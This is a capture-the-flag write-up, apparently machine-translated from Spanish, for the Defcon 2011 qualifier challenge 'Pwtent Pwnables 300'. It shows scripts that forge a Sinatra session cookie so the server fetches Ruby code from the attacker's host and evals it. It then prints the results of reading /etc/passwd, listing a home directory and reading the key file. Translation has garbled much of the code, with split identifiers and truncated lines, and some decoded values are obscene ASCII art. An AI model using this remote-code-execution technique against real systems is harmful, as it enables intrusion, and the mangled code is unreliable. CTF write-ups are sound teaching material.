
Sidebar

- Search

Categories

- Cryptography
- Steganography
- Hacking
- Reverse Engineering
- Miscellaneous
- Programming
- Significant challenges
- Security
- Uncategorized
- Operating Systems

Collaborators

- Bedford
- G30rg3_x
- HdstryOwrld
- Hecky
- Kmykc
- Paipai
- PerverthsO
- Saurom
- Ulaterck

Demos

- PHPLockPages

Online Tools

- Cryptos: Systems & Figures
- Hashes Generator

- Headers Viewer
- VNC Hash
- yEnc encoder / decoder Online

Challenges

- Challenge # 1: Find the message
- Challenge # 2: Terrorists
- Challenge # 3: LSB
- Challenge # 4: Multi-estegano

Webs Amigas

- Beford Blog
- Codebit.org
- Hosting venhost
- RIC
- Unnamed Lab

Recent entries

- Pwtent writeup Pwnables 300 - Defcon 2011
- Writeup I'm feeling lucky - PlaidCTF 2011
- Forensic100 writeup - Nuit Du Hack 2011
- Forensics300 writeup - CodeGate 2011
- BLAKE Hash extension for PHP

Recent Comments

- Martin writeups Padocon 2011 (Spanish)
- Azther Nezkratd in PHPLockPages: Protect access to your pages
- Javier on How to anonymize your internet connection by selecting a country of departure
- stuff "PlaidCTF 2011 - Division is HARD! in writeup I'm feeling lucky - PlaidCTF 2011
- Kagura in writeup I'm feeling lucky - PlaidCTF 2011

Location

- ## Donate!

  Your donation, whether small or very large, it helps to keep this site online!

- ## Advertising

Main content

Pwtent writeup Pwnables 300 - Defcon 2011

June 6, 2011

This weekend was out preclasificatorias for Defcon 2011, a total of 25 problems which were solved only 8. Below the description, resolution and response to the challenge Pwtent Pwnables 300.


Description

What is the id number of the official training manual for ddtek?: Pwn508.ddtek.biz: 52719

Solution

By accessing the website are images and video that are not very useful, to put a non-existent address the server us decent redirected to a page where we display the error, observing the code of the last page we find a folder named " __sinatra__ "store the images to server errors like" Not found "or" Interval server error "with its own code," 400.png "and" 500.png ".

Entering characters not allowed in file names of images (http://pwn508.ddtek.biz:52719 /__sinatra__/% 00400.png) we realized that the web server was running WEBrick and was applying [for Sinatra Ruby](#) .



In the error messages could clearly see the code used by the application, so after several attempts and finally deliver a corrupt cookie found the way how it was encoded:

```
puts "did not find session"
session ['eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t'] = "eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t0KNP4MVK6hPsBfLwptoON
session ['eNpj4YjmUTJTIBbE6 + iq6qvWcClZEKtc'] = "iq6qvWcClZEKtcHUTH6OurxhCjCaYBrElVv0aVsCZ9INQE6wVq1
session ['h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i'] = Base64. encode64 (Zlib:: Deflate. deflate (Marshal
session ['eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQ'] = "eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQJccoAdqD4dFDMmQgfPZKl
b = eval (Zlib:: Inflate. inflate (Base64. decode64 (HTTPClient:: get_content (url). chomp)))
b. call
```

Here are the four values for the previous level hash table, the only unknown value is the variable "url", which we obtain from the cookie sent by the server.
The script used for this part was as follows

```
<? Php
$ Content = 'BASE64';
$ Compressed = base64_decode ($ content);
$ Plaintext = gzuncompress ($ compressed); / / similar function to Zlib:: Inflate.inflate
echo $ plaintext;
```

Value 1

```
eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t

                          _ / / (
                         oo \ \ \ \
                         <_. \ \ \
                          \ __ / "
                          //_`.
      ,@;@, | | /)]
     ;@;@( \;@;@;@;@;@,_|/ / |
     / A `@ \ _|@;@;@;@(_____.' |
    / )@:@;@;@;@/@:@;@#|"""|
    `--"'`;@;@;@;@|@;@;@`== \)
          `, @, \, @; \ ;@;@` | | |
           | | | \ \ (__ | | H |
           | | | / / / \ =="#'=
           / / (/ / / | __V_ |
           ''"''"'___<<____) (Sheep fucker)
```

Value 2

```
eNpj4YjmUTJTIBbE6 + iq6qvWcClZEKtc

                                        _,-%/%|
                                    _, - '\ / /% \
                                _, - '\% / |%
                              / /) __,-- /% \
                              \ __/_,-'%(%;%)%
                                     % \%,% \
                                       '--%' (I Do not Know What is this)
```

Value 3 (Interesting)

```
h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i => eNpj4VCSySgpKbDS1zc0MtczAEJDK1MjCwMjfQBR/wXC

http://127.0.0.1:52802/
```

Value 4

```
eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQ

Goatsex goatsex * * * goatsex
gg
o / \ \ / \ o
a | | \ | | a
t | `.  | |: T
s `| | \ | | s
e \ | / / \ \ \ - __ \ \: e
x \ \ / _-- ~--__| \ | x
* \ \ _-~ ~-_ \ | *
g \ _ \ _.---------._______ \ | | g
o \ \ ___ _ _ _______// (_(__> \ | o
a \.  C ___) _______ (_(____> | / a
t / \ | C ____)/ \ (_____> | _ / t
s / / \ | C_____) | (___> / \ s
e | (_C_____) \ _______/ / / _ / / \ e
x | \ | __ \ \ _________// (__ / | x
* | \ \ ____) `---- - '| *
g | \ _ ___ \ / _ _ / | g
o | / | | \ | o
a | | / \ \ | a
t | / / | | \ | t
s | / / \ __ / \ ___ / | | s
e | / | | | | e
x | | | | | | x
Goatsex goatsex * * * * goatsex
(Omg, Goats: |)
```

The only interesting value is the third, which contains a local address with the port 52802. Attempt to connect to that port but the firewall or the application is not permitted, so what I did was change the value of the cookie making it point to our IP and a specific port using the following script to Ruby:

```
require 'zlib'
require 'base64'
session = {}
session ['eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t'] = "eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t0KNP4MVK6hPsBfLwptoON
session ['eNpj4YjmUTJTIBbE6 + iq6qvWcClZEKtc'] = "iq6qvWcClZEKtcHUTH6OurxhCjCaYBrElVv0aVsCZ9INQE6wVq1
session ['h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i'] = Base64. encode64 (Zlib:: Deflate. deflate (Marshal
session ['eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQ'] = "eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQJccoAdqD4dFDMmQgfPZKl
Base64 print. encode64 (Marshal:: dump (session))
```

Now with the chain pointing to our server we can modify the cookie and see that the server is connected to our service using the HTTP protocol.
In responding to any string, the application will return a new error, indicating that the content was an error in the decompression

```
if session ['h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i']
puts "found session"
# Response = HTTPClient:: get_content (Marshal:: load (Zlib:: Inflate.inflate (Base64.decode64 (sessi
nURL = Marshal:: load (Zlib:: Inflate. inflate (Base64. decode64 (session ['h99LPn1zSoh4 mh7cJ%, 42!
puts "Attempting nURL fetch from # {}"
$ Stdout. Flush
response = HTTPClient:: get_content (nURL). chomp
Mcode = Zlib:: Inflate. inflate (Base64. decode64 (response))
```

The answer must deliver the compressed and encoded with base64

```
<? Php
echo base64_encode (gzcompress ("print 'a'"));
```

A server that returns us to draw a few lines below error indicating that the method call does not exist in the class bp

```
Mcode = Zlib:: Inflate. inflate (Base64. decode64 (response))
puts "got Mcode: # {Mcode}
$ Stdout. Flush
# Bp = eval (Zlib:: Inflate.inflate (Base64.decode64 (response)))
bp = eval (Mcode)
puts "got proc: # {bp}
$ Stdout. Flush
bp. call
```

As Fernando learned how to create the class when calling the function call will return the content we wished

```
<? Php
$ Class = 'class Tits, def self.call; return CODE; end; end; bp = Tits'
echo base64_encode (gzcompress ($ class));
```

The first thing we did was read the file / etc / passwd

```
/ / Return IO.readlines ('/ etc / passwd',''). To_s
root: x: 0:0: root: / root: / bin / bash
daemon: x: 1:1: daemon: / usr / sbin: / bin / sh
bin: x: 2:2: bin: / bin: / bin / sh
sys: x: 3:3: sys: / dev: / bin / sh
sync: x: 4:65534: sync: / bin: / bin / sync
games: x: 5:60: games: / usr / games: / bin / sh
man: x: 6:12: man: / var / cache / man: / bin / sh
lp: x: 7:7: lp: / var / spool / lpd: / bin / sh
mail: x: 8:8: mail: / var / mail: / bin / sh
news: x: 9:9: news: / var / spool / news: / bin / sh
uucp: x: 10:10: uucp: / var / spool / uucp: / bin / sh
proxy: x: 13:13: proxy: / bin: / bin / sh
www-data: x: 33:33: www-data: / var / www: / bin / sh
backup: x: 34:34: backup: / var / backups: / bin / sh
list: x: 38:38: Mailing List Manager: / var / list: / bin / sh
irc: x: 39:39: ircd: / var / run / ircd: / bin / sh
gnats: x: 41:41: Gnats Bug-Reporting System (admin): / var / lib / gnats: / bin / sh
nobody: x: 65534:65534: nobody: / nonexistent: / bin / sh
libuuid: x: 100:101:: / var / lib / libuuid: / bin / sh
6rJJJ1eF: x: 1000:1000:: / home/6rJJJ1eF: / bin / sh
pen: x: 1001:1001:: / home / pen: / bin / sh
```

List the contents of the / home/6rJJJ1eF

```
/ / Return Dir.entries ('/ home/6rJJJ1eF'). Join ('')
.
..
asshoo
assrck
key
www
```

Get the code assrck

```
/ / Return IO. Readlines ('/ home/6rJJJ1eF/assrck',''). To_s
# / Usr / bin / env ruby
# $ Rev: $ 510
require 'pp'
require 'base64'
require 'yaml'
require 'zlib'
require 'optparse'
require 'rubygems'
require 'sinatra'
require 'HttpClient'
$ Options = {: port => 52700}
$ Options = {: port => 52800}
$ Options [: port] = ARGV [0]. To_i if ARGV [0]
$ Options [: port] = ARGV [1]. To_i if ARGV [1]
$ Wdir = ". / Www"
enable: sessions
set: port, $ options [: port]
set: bind, "127.0.0.1"
set: static, "true"
September: public, $ wdir
puts "i am assrck"
url = "http://127.0.0.1: # {$ options [: port]} /"
get '/' do
if session ['h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i']
puts "found session"
# Response = HTTPClient:: get_content (Marshal:: load (Zlib:: Inflate.inflate (Base64.decode64 (sessi
nURL = Marshal:: load (Zlib:: Inflate. inflate (Base64. decode64 (session ['h99LPn1zSoh4 mh7cJ%, 42!
puts "Attempting nURL fetch from # {}"
$ Stdout. Flush
response = HTTPClient:: get_content (nURL). chomp
Mcode = Zlib:: Inflate. inflate (Base64. decode64 (response))
puts "got Mcode: # {Mcode}
$ Stdout. Flush
# Bp = eval (Zlib:: Inflate.inflate (Base64.decode64 (response)))
bp = eval (Mcode)
puts "got proc: # {bp}
$ Stdout. Flush
bp. call
else
puts "did not find session"
session ['eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t'] = "eNqF0M0KwjAMAOCLB9nZBwjZpB1sy92t0KNP4MVK6hPsBfLwptoON
session ['eNpj4YjmUTJTIBbE6 + iq6qvWcClZEKtc'] = "iq6qvWcClZEKtcHUTH6OurxhCjCaYBrElVv0aVsCZ9INQE6wVq1
session ['h99LPn1zSoh4 mh7cJ%, 42! 6e3t78Cw] i'] = Base64. encode64 (Zlib:: Deflate. deflate (Marshal
session ['eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQ'] = "eNqVlD1uwzAMhZcORQ5REFlqF1A4BujQJccoAdqD4dFDMmQgfPZKl
b = eval (Zlib:: Inflate. inflate (Base64. decode64 (HTTPClient:: get_content (url). chomp)))
b. call
end
end
```

And finally get the key file contents

```
/ / Return IO.readlines ('/ home/6rJJJ1eF/key',''). To_s
ISBN-13: 978-1931993494
```

We can get our paperback and 300 points

Filed under: Crypto , Hacking , computer challenges , Security |

Leave a comment

Name: (required)

Email: (will not be published) (required)

Website

Leave a comment

" I'm feeling lucky writeup - PlaidCTF 2011
